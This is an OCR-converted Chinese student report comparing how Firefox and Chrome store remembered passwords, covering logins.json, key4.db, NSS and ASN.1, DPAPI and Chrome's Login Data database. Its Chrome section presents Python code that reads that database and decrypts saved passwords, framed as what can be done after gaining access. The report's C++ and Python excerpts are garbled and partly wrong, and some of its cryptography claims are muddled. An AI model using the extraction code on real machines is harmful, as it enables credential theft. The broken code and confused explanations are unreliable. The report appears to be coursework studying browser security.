
比较 Firefox 和谷歌的记住密码插件的实现区别

202100460164 刘莹

（一）Firefox 记住密码插件

一、Firefox 加密流程：



应用了 SHA-1 哈希加密算法,将用户的真实密码加随机盐组成的字符串加密,形成密钥。

二、登录信息存储过程

以 Firefox 版本 >=58.0.2 为例，logins.json 将用户所有登录信息（包括 URL，用户名，密码和其他元数据）存储为 JSON。值得注意的是，**这些文件中的用户名和密码均经过 3DES 加密，然后经过**

ASN.1 编码，最后写入 base64 编码的文件中。

key4.db 是一个 sqlite 数据库，里面存储用于 3DES 解密 logins.json 的密钥，以及被加密的用于验证主密钥解密的 password-check 值，里面有两个表 metaData 和 nssPrivate。

metaData 中 id 为 password 的 item1 列为包含加密期间使用的全局盐值(globalSalt)；item2 列为 ASN.1 编码后的加密 password-check 数据，里面包含被加密的 password-check 字符串和用于加密的入口盐值(entrySalt)。

在加密 password-check 数据和主密钥使用了 hmacWithSHA256 的哈希算法和 AES256 cbc 的加密算法。

三、Firefox 也可以下载一名为 Lastpass 的记住密码插件

Lastpass 是一个在线密码管理器和页面过滤器，采用了强大的加密算法，自动登录/云同步/跨平台/支持多款浏览器。

1、Lastpass 是一个在线密码管理器和页面过滤器，它可以网页浏览更加的轻松和更安全。

2、Lastpass 采用了强大的密码加密算法（使用了 256 位的 AES 密匙），保证了在本机上不获取得到用户的信息，所以用户可以在任何时候和地点取回用户的信息。用户在本机的密码将被加密存储，用户的密码可以存在用户的 PC，MAC 和移动设备上。用户大可以放心，只有用户的 Lastpass 密码才能解锁它们。如果用户换了计算机，或者计算机丢失了，用户也不要惊慌，因为用户的加密数据将被备份在用

户在官方主页的账户中，只要用户登陆官方主页和安装 Lastpass，即可无缝的恢复用户的密码。

3、LastPass 提供了一个额外定制，包括 iOS 设备，黑莓，安卓(Android)，Windows Mobile 和 Symbian 应用程序，加强支持，多因素认证。

LastPass 采用 256 位 AES 加密算法对本地和网站上的密码数据库进行加密，并在数据传输时使用 SSL 加密连接等措施确保数据安全。

（二）谷歌的记住密码插件

一、Chrome 浏览器记住密码插件介绍

1. chrome 浏览器密码保存和同步功能

chrome 浏览器提供了一项非常方便的功能，即自动保存和同步密码。当用户第一次登录某个网站时，chrome 会提示用户是否保存该网站的用户名和密码。如果用户选择保存，则下一次访问该网站时，chrome 会自动填充用户名和密码，并且在不同设备间同步这些信息。这项功能为用户省去了记住各种复杂密码的烦恼，但也为黑客窃取密码提供了便利。

2. chrome 浏览器密码加密

chrome 浏览器并没有直接将用户的密码明文保存在本地或者云端服务器上，而是采用了加密技术来保护用户隐私。**chrome 浏览器使用 AES 算法对用户的密码进行加密，并采用 PBKDF2 算法生成一个密**

钥，用于加密和解密用户密码。

3. chrome 浏览器密码抓取原理

尽管 chrome 浏览器使用了加密技术来保护用户的密码，但黑客仍然有多种方法来窃取这些密码。其中最常用的方法是通过恶意软件或者浏览器插件来实现。恶意软件可以通过截获 chrome 浏览器的输入事件来获取用户的密码明文。例如，当用户在 chrome 浏览器中输入密码时，恶意软件可以拦截输入事件，并将用户的密码明文发送给黑客服务器。浏览器插件也可以获取用户的密码信息。一些恶意插件会伪装成正常插件，当用户安装这些插件后，它们就可以访问 chrome 浏览器保存的所有密码信息，并将这些信息上传到黑客服务器上。

Chrome 浏览器对显示的密码进行了一道验证，需要输入正确的电脑账户密码才能查看。为了执行加密（在 Windows 操作系统上），Chrome 使用了 Windows 提供的 API，该 API 只允许用于加密密码的 Windows 用户账户去解密已加密的数据。所以基本上来说，你的主密码就是你的 Windows 账户密码。所以，只要你登录了用自己的账号 Windows，Chrome 就可以解密加密数据。

二、Chrome 浏览器密码存储机制

谷歌浏览器加密后的密钥存储于 %APPDATA%…\Local\Google\Chrome\User Data\Default\Login Data”下的一个 SQLite 数据库中。

首先，我们作为用户登录一个网站时，会在表单提交 Username 以

及 Password 相应的值，Chrome 会首先判断此次登录是否是一次成功的登录，部分代码如下：

```
Provisional_save_manager_->SubmitPassed();
    if (provisional_save_manager_->HasGeneratedPassword())
        UMA_HISTOGRAM_COUNTS(“PasswordGeneration.Submitted”, 1);
    If (provisional_save_manager_->IsNewLogin() && !provisional_save_manager_->HasGeneratedPassword()) {
        Delegate_->AddSavePasswordInfoBarIfPermitted(
        Provisional_save_manager_.release());
} else {
provisional_save_manager_->Save();
Provisional_save_manager_.reset();
}
```

当我们登录成功时，并且使用的是一套新的证书(也就是说是***次登录该网站)，Chrome 就会询问我们是否需要记住密码。

那么登录成功后，密码是如何被 Chrome 存储的呢？答案在 EncryptedString 函数，通过调用 EncryptString16 函数，代码如下：

```
Bool Encrypt::EncryptString(const std::string& plaintext,std::string* ciphertext) {
    DATA_BLOB input;
    Input.pbData = static_cast<DWORD>(plaintext.length());

    DATA_BLOB output;
    BOOL result = CryptProtectData(&input, L””,NULL, NULL, NULL, 0,&output);
    if (!result)
        Return false;
//复制操作
Ciphertext->assign(reinterpret_cast<std::string::value_type*>(output.pbData);

LocalFree(output.pbData);
Return true;
}
```

代码利用了 Widows API 函数 CryptProtectData(前面提到过)来加密。当我们拥有证书时，密码就会被回复给我们使用。在我们得到服务器权限后，证书的问题已经不用考虑了，所以接下来就可以获得这些密码。下面通过 Python 代码实现从环境变量中读取 Login Data 文件的数据，再获取用户名和密码，并将接收的结果通过 win32crypt.CryptUnprotectData 解密密码。

```
google_path = r' Google\Chrome\User Data\Default\Login Data'
file_path = os.path.join(os.environ['LOCALAPPDATA'],google_path)

#Login Data文件可以利用python中的sqlite3库来操作。
conn = sqlite3.connect(file_path)
for row in conn.execute('select username_value, password_value, signon_realm from logins'):
#利用Win32crpt.CryptUnprotectData来对通过加密的密码进行解密操作。
    cursor = conn.cursor()
    cursor.execute('select username_value, password_value, signon_realm from logins')

#接收全部返回结果
#利用win32crypt.CryptUnprotectData解密后，通过输出passwd这个元组中内容，获取Chrome浏览器存储的密码
for data in cursor.fetchall():
    passwd = win32crypt.CryptUnprotectData(data[1],None,None,None,0)
```

（三）总结二者区别

和 Chrome 浏览器不同，Mozilla 拥有自己的加密库，被称为网络安全服务（NSS），特别之处是 NSS 使用了 ASN.1 进行数据序列化。ASN.1 - Abstract Syntax Notation dot one，数字 1 被 ISO 加在 ASN 的后边，是为了保持 ASN 的开放性，可以让以后功能更加强大的 ASN 被命名为 ASN.2 等，但至今也没有出现。ASN.1 是一种对数据进行表示、编码、传输和解码的数据格式。它提供了一整套正规的格式用于描述对象的结构，而不管语言上如何执行及这些数据的具体指代，也不用去管到底是什么样的应用程序。

Chrome 和 Firefox 之间的有一个很大的区别，那就是 Firefox 允许用户提供一个主密码来加密所有存储的登录名和密码。如果用户设置了主密码，需要解密者提供主密码才能解密登录信息。